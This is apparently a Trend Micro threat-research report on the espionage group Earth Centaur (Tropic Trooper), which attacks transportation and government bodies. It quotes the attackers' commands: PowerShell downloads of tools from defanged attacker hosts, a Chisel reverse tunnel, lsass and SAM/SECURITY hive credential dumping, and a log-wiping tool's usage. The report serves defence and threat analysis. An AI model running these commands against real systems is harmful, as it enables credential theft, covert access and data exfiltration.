Tropic Trooper Targets Transportation and Government Organizations

trendmicro.com/en_us/research/21/l/collecting-in-the-dark-tropic-trooper-targets-transportation-and-government-organizations.html

December 14, 2021

Collecting In the Dark: Tropic Trooper Targets Transportation and Government

Our long-term monitoring of the cyberespionage group Earth Centaur (aka Tropic Trooper) shows that the threat actors are equipped with new tools and techniques. The group seems to be targeting transportation companies and government agencies related to transportation.

By: Nick Dai, Ted Lee, Vickie Su December 14, 2021 Read time: 11 min (3068 words)

Earth Centaur, previously known as Tropic Trooper, is a long-running cyberespionage threat group that has been active since 2011. In July 2020, we noticed interesting activity coming from the group, and we have been closely monitoring it since. The actors seem to be targeting organizations in the transportation industry and government agencies related to transport.

We observed that the group tried to access some internal documents (such as flight schedules and documents for financial plans) and personal information on the compromised hosts (such as search histories). Currently, we have not discovered substantial damage to these victims as caused by the threat group. However, we believe that it will continue collecting internal information from the compromised victims and that it is simply waiting for an opportunity to use this data.

Through long-term monitoring, we learned that this threat group is proficient at red teamwork. The group knows how to bypass security settings and keep its operation unobstructive. Depending on the target, it uses backdoors with different protocols, and it can also use the reverse proxy to bypass the monitoring of network security systems. The usage of the open-source frameworks also allows the group to develop new backdoor variants efficiently. We expand on these techniques and other capabilities in the following sections.

More importantly, we believe the activities we observed are just the tip of the iceberg and their targets might be expanded to other industries that are related to transportation. It is our aim, through this article, to encourage enterprises to review their own security setting and protect themselves from damage and compromise.

Overview of Earth Centaur's infection chain

Based on our investigation, we found that the intrusion process used by Earth Centaur can be separated into several stages, which are shown in Figure 1.

We found that the threat actors used vulnerable Internet Information Services (IIS) server and Exchange server vulnerabilities as entry points, and then installed web shells. Afterward, the .NET loader (detected as Nerapack) and the first stage backdoor (Quasar remote administration tool aka Quasar RAT) were deployed on the compromised machine. Then, depending on the victims, the threat actors dropped different types of second-stage backdoors, such as ChiserClient and SmileSvr.

After exploiting the victim's environments successfully, the threat actors start Active Directory (AD) discovery and spread their tools via Server Message Block (SMB). Then, they use intranet penetration tools to build the connection between the victim's intranet and their command-and-control (C&C) servers. We go into further detail about these stages in our analysis.




Figure 1. Stages of Earth Centaur's intrusion process

Technical Analysis of Earth Centaur's Tools and Techniques

Stage 1: Loaders

After the threat actors get access to the vulnerable hosts by using ProxyLogon exploits and web shells, they use bitsadmin to download the next-stage loader (loaders are detected as Nerapack) as well as its payload file (.bin).

> C:\Windows\system32\windowspowershell\v1.0\powershell.exe -Command "&{Import-Module BitsTransfer; Start-BitsTransfer 'http://<redacted>:8000/dfmanager.exe' "%temp%/dfmanager.exe"}"

> C:\Windows\system32\windowspowershell\v1.0\powershell.exe -Command "&{Import-Module BitsTransfer; Start-BitsTransfer 'http://<redacted>:8000/dfmanager.bin' "C:\Users\<redacted>\AppData\Local\Temp/dfmanager.bin"}"

After our long-term monitoring, we observed that there are two different decryption algorithms (DES or AES) used in Nerapack to decrypt the payload. Moreover, in its newer version, it uses a technique called “Timestomping.” Timestomping is when the timestamp of the payload file (.bin) is altered to make it harder for incident response analysts to find it.

Figure 2. Timestomping used on the bin file

The decryption key is used as an argument of Nerapack and various keys are used on different victims. It is a simple but effective technique that makes security analysis more difficult and also ensures that only their operators can use the tools.

The command for execution is shown as here:

> Nerapack.exe {base64 encoded key}

Fortunately, we were still able to collect the decryption key in some cases and we decrypted the payload successfully. Based on our current cases, the decrypted payload is Quasar RAT. After the payload is deployed, the actors can continue further malicious actions through Quasar RAT.

Stage 2: Backdoors

After further analysis, we found that the threat group developed multiple backdoors capable of communication via common network protocols. We think this indicates that it has the capability to bypass network security systems by using these common protocols to transfer data. We also found that the group tries to launch various backdoors per victim. Furthermore, it also tends to use existing frameworks to make customized backdoors. By using existing frameworks, examples of which are detailed in the following, it builds new backdoor variants more efficiently.

ChiserClient

After the backdoor is launched, it will decrypt the embedded C&C configuration via AES (CTR mode) algorithm for the following connection. In the configuration, there are three C&C addresses and corresponding port numbers.




Figure 3. Decrypted C&C configuration

In the first connection, ChiserClient will append the host name of the compromised host for check-in purposes. Then, it will keep running on the hosts and wait for further commands from the C&C server.

ChiserClient is installed as a system service to allow the threat actors access to higher privileges and keep persistence on the compromised host. The capability of ChiserClient is shown in the following table:

Command code	Function
0x10001	Write specified file
0x10002	Download File
0x10003	Read specified file
0x10004	No Action
0x10005	Open a command shell for command execution

HTShell

HTShell is a simple backdoor that is developed using the Mongoose framework (version 6.15). Mongoose is an Object Data Modeling (ODM) library for MongoDB and Node.Js. It is used to translate between objects in code and objects representation in MongoDB.

We saw in our cases that the HTShell client will be launched as a system service on the compromised machine and that it will connect to a C&C server. HTShell supports importing additional config files. We found that the additional config file is located in %PUBLIC%\Documents\sdcsvc.dat, and that the content should be encoded by base64. If no config file is imported, it will connect to the predefined C&C address.




Figure 4. HTShell hardcoded C&Cs

HTShell encodes a hard-coded string, "tp===" with custom base64 and embeds the encoded string in the request cookies. If the C&C server receives the request with the special cookie value, it can verify that the request comes from its client applications.

Figure 5. HTShell hardcoded and encoded cookie string in the request header

The response handler of HTShell will use “`” as delimiter to split the command code and argument for the received command. Hence, the command will be this format:

> <command code>`<custom-base64encoded-data>[`<more-custom-base64encoded-data>]


HTShell currently supports three different backdoor functions, shown here:

Command code	Function
0	Open a command shell for command execution
1	Upload file

2	Download file

Customized Lilith RAT

During our investigation into Earth Centaurs activities, we found that it also uses another backdoor called Lilith RAT. We think that this Lilith RAT is a highly modified version of the open-source Lilith RAT. The actors reused part of the codes for command execution, while the C&C protocol is changed to Dropbox HTTPS APIs.




```
231       v24 = (const __m128i *)"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
232LABEL_41:
233       sub_1801A24F0(v23, v24, 0x39ui64);
234       v23[3].m128i_i8[9] = 0;
235       goto LABEL_44;
236     }
237     v17 = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
238     goto LABEL_43;
239   }
240 }
241 v25 = v2;
242 if ( v10 >= 0x10 )
243   v25 = (__m128i *)v2->m128i_i64[0];
244 if ( v2[1].m128i_i64[0] == 5 && !memcmp(v25, "pws32", 5ui64) )
245 {
246   v15 = 57i64;
247   if ( v10 >= 0x39 )
248   {
249     v23 = (__m128i *)v2->m128i_i64[0];
250     v2[1].m128i_i64[0] = 57i64;
251     v24 = (const __m128i *)"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
252     goto LABEL_41;
253   }
254   v17 = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
255LABEL_43:
256   sub_18000332C(v2, v15, v8, v17);
257 }
```

```
289 if (!CMD::cmdOpen)
290 {
291       if (command == "cmd")
292             command = "C:\\WINDOWS\\system32\\cmd.exe";
293       else if (command == "pws")
294             command = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
295       else if (command == "pws32")
296             command = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
297
298       if (Utility::fileExists(command))
299       {
300             char* buffer = new char[command.length() + 3];
301             buffer[command.length()] = '\0';
302             strcpy_s(buffer, command.length() + 2, command.c_str());
303
```

Figure 6. Reused codes from open-source Lilith RAT

In order to launch this RAT, the threat actors use a technique called "Phantom DLL hijacking." In this technique, the RAT will be disguised as the normal wlbsctrl.dll. While the Windows service “IKEEXT” is starting, the fake wlbsctrl.dll is loaded and executed with high privilege. Furthermore, when Lilith RAT is terminated, it will try to clean itself to prevent being found by investigators.



```
200   *(_BYTE *)v23 = 0;
201   if ( GetEnvironmentVariableA("COMSPEC", Buffer, 0x104u) )
202   {
203     lstrcpyA(String1, "/c net stop IKEEXT");
204     lstrcatA(String1, " && del /f /q ");
205     lstrcatA(String1, Filename);                // Filename = "C:\\Windows\\System32\wlbsctrl.dll\""
206     lstrcatA(String1, " > nul");
207     v26 = std::string::string(v45, String1);
208     v27 = v26;
209     v28 = *(_QWORD *)(v26 + 24);
210     if ( v28 >= 0x10 )
```

Figure 7. Self-deletion after execution

For the C&C connections, the customized Lilith RAT will first check in to the attacker’s Dropbox and see if the victim host exists. If not, the hostname and IP address will be collected and appended to the existing compromised hosts’ information. All data will then be encrypted and sent back.

Figure 8. The first check-in request to the Dropbox C&C

After the check-in request, the backdoor will start to wait for more commands to come in. All the request data are formatted to JSON, and they are encrypted by AES and encoded by base64.

Here is a list of the C&C commands:

Command	Description
CMDCommand	Executes commands
DownloadCloudFile	Downloads files
UploadCloudFile	Uploads files
GetDir	Lists directories
GetDirFile	Lists files in a directory

DeleteSelf	Deletes itself

SmileSvr

We found that there are two types of SmileSvr. The difference between the two variants is the protocol used for communication: ICMP and SSL. The threat actors will use an installer to install SmileSvr as a system service and drop a DAT file that contains encoded C&C information. In the configuration file, the memory size used for storing C&C address and C&C address will be defined.




Figure 9. Encrypted configuration file

The ICMP version of SmileSvr will create an ICMP socket to connect to the specified C&C address, which is defined in a configuration file. In each SmileSvr, there is an embedded number (e.g., 10601 in Figure 10.) and this value will be used as sequence number in the sent ICMP packet. We think attackers use this value to verify if the incoming packet belongs to their backdoor and filter out the noise.





Figure 10. Decrypted configuration file

Without knowing the real traffic from the C&C server, we can only speculate on the content of the response based on the receiving function. As shown in Figure 11, the content of the response should contain the sequence number used to verify if the received data comes from the correct source and two blocks of encrypted data.

The data decryption procedure is as follows:

1. First, the encrypted data is decrypted with a one-byte XOR key (0xFF).
2. The first of the decrypted content contains a magic number used to check data in the second block, a command code, and the XOR key to decrypt the second set of encrypted content.
3. The second set of encrypted content is decrypted with an XOR key (0x99) from the previous decrypted content, and within the decrypted data are instructions for the following procedures.



Offset	Size	Description
0x14	1	ICMP message type of ICMP packet (0: Echo/Ping Reply)
0x1A	2	Sequence number of ICMP packet
0x1C	16	First encrypted data
0x1C	2	Magic number for checking data content
0x1F	2	Command code
0x28	2	Encrypted data length (from the offset 0x2C to the end)
0x2A	1	XOR key for calculation
0x2C	Unfixed	Second encrypted data
0x2C	Unfixed	Decrypted data

Figure 11. SmileSvr packet traffic format simulation

While analyzing samples, we found that the C&C server was already inactive. Without knowing the traffic between SmileSvr and C&C server, we could not fully understand all functions. However, most of the backdoor functions are listed here:

Command code	Function
0x5001	Opens/Reads specified file
0x5002	Unknown
0x5004	Opens/Writes specified file
0x5006	Opens command shell
0x5007	Unknown
0x5009	Closes command shell
0x500A	File System Traversal
0x500C	Checks environment information
0x500E	Unknown

As for the SSL version of SmileSvr, the capability of SSL communication is built by using wolfSSL, which is a lightweight, C-language based SSL/TLS library. The backdoor functions of SSL version SmileSvr are similar to the ICMP ones. The threat actors just use it to develop new ways to support data transfer via an encrypted channel.

Customized Gh0st RAT

In our investigation, we also found a suspicious executable named telegram.exe. After analyzing the file, we found that it was a customized version of Gh0st RAT. Compared to the original Gh0st RAT (Gh0st beta 3.6), the difference is that the customized version supports a new function to discover information from active sessions on the host.

All supported functions for the customized Gh0st are shown in the following table:

Command code	Function
0xC8	Terminates connection
0xCA	File manager to handle file operations
0xCB	Screen monitoring
0xCC	Opens remote shell for command execution
0XD5	Gets active session information

Post-Exploitation

After successfully exploiting the vulnerable system, the threat actor will use multiple hacking tools to discover and compromise machines on the victim's intranet. In this stage, we also observed attempts to deploy tools to exfiltrate stolen information.

During our investigation, we found evidence of specific tools, which we listed in Table 1. With these tools, the attackers accomplish their goals (network discovery, access to the intranet, and exfiltration) step by step.

Tool name	Purpose	Description
SharpHound	AD Discovery	Discovery tool to understand the relationship in an AD environment
FRPC	Intranet Penetration	Fast reverse proxy to help expose a local server behind a NAT or firewall to the internet
Chisel	Intranet Penetration	Fast TCP/UDP tunnel
RClone	Exfiltration	A command-line program to sync files and directories to and from different cloud storage providers

Credential Dumping

We also observed that the group used multiple legitimate tools to dump credentials on compromised machines. It made good use of these tools to achieve its goal and keep its operation hidden and unobstructive.

For example, the group uses ProcDump.exe (a tool from Windows Sysinternals Suite that creates dumps of the processes in any scenario), which it renamed bootsys.exe:

> c:\users\public\downloads\bootsys.exe -accepteula -ma lsass.exe C:\Users\Public\Downloads\lsass.dmp

The group dumps credentials stored in registries by using reg.exe:

> reg.exe save hklm\sam C:\Users\Public\Downloads\sam.hive

> reg.exe save hklm\sam c:\windows\temp\sa.dit

> reg.exe save hklm\security c:\windows\temp\se.dit

> reg.exe save hklm\system c:\windows\temp\sy.dit

The group would also dump memory from the specified process by using comsvcs.dll:

> rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump 764 C:\Windows\TEMP\dump.bin full

Indicator Removal

To avoid exposing their footprints to investigators, the threat actors made their own tool to wipe out the event logs on the victimized machine. By using this tool, they could clean specified event logs and make it hard for investigators to track their operations.

The usage is as follows:

```
Usage: d.exe <eventlog type> <time>
Usage: d.exe <eventlog type> <time1> <time2>
Usage: d.exe <eventlog type> <time> -d <id>
Usage: d.exe <eventlog type> <time1> <time2> -d <id>
eg:
  d.exe system 2020-06-01T08:00:00
  d.exe system 2020-06-01T08:00:00 2020-06-02T08:00:00
  d.exe system 2020-06-01T08:00:00  -d 1,2,3-25,255-999
  d.exe system 2020-06-01T08:00:00 2020-06-02T08:00:00 -d 1,2,3-25,255-999
```

Intranet Penetration

After successfully exploiting the vulnerable system, threat actors also drop following tools: FRP and Chisel. FRP is a fast reverse proxy used to expose a local server behind an NAT or a firewall to the internet. It can read predefined configurations and make the host in the intranet available to users from the internet.




Figure 12. Configuration for FRP fast reverse proxy

Chisel is a fast TCP/UDP tunnel, which is mainly used for passing through firewalls. It provides the capability to transport data over HTTP (secured via Secure Shell, aka SSH) and allows threat actors to pass through a firewall and get access to the machine behind the firewall.

This is used to download reverse proxy Chisel via PowerShell:

```
c:\windows\system32\windowspowershell\v1.0\powershell.exe -command "$(new-object System.Net.WebClient).DownloadFile('https[:]//webadmin[.]mirrorstorage[.]org/ch.exe', 'ch.exe')"
```

This is used to build a connection between inter/intranet via Chisel:

```
C:\WINDOWS\system32\ch.exe client https[:]//webadmin[.]mirrorstorage[.]org:443 r:127.0.0.1:47586:socks
```

Exfiltration

In the previous phase, we observed that the actors use several tools to get the whole picture of the network infrastructure and bypass the firewall. Afterward, we observed a PowerShell command used to download an effective tool, Rclone, which is used for exfiltration. It also provides an easy and effective way of copying data to several cloud storage providers.

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -command "$(new-object System.Net.WebClient).DownloadFile('http://195[.]123[.]221[.]7:8080/rclone.exe', 'r.exe')"
```

Based on previous experience, Rclone has frequently been used in ransomware attacks to exfiltrate stolen data. However, it seems that currently, it is not only used in ransomware attacks but also in APT attacks.

Identifying Features in the Earth Centaur Campaign

After long-term observation and analysis of the attack campaigns, there was compelling evidence that they were operated by Earth Centaur. We found several identifying features of the threat actors within the techniques and tools described in the preceding sections, and we break down the factors in the following.

Mutex Style

We found some special mutexes that are encoded by the layout of the Chinese Zhuyin keyboard in ChiserClient. The decoded string is shown in Table 2. Based on these special mutex strings, we believe the threat actors come from a Chinese-speaking region.

Encoded string	Decoded string in Chinese	English translation
vul3ru,6q8 q8 y.3	小傑趴趴走	Jack goes around
ji394su3	我愛你	I love you
5ji fu.6cl3g.3zj6m0694	桌球好手福原愛	Excellent table tennis player, Ai Fukuhara

Table 2. Encoded/Decoded mutex string

Configuration style

After analyzing the ChiserClient, we found that it shares a similar style of network configuration to the TClient mentioned in our previous research on Earth Centaur.

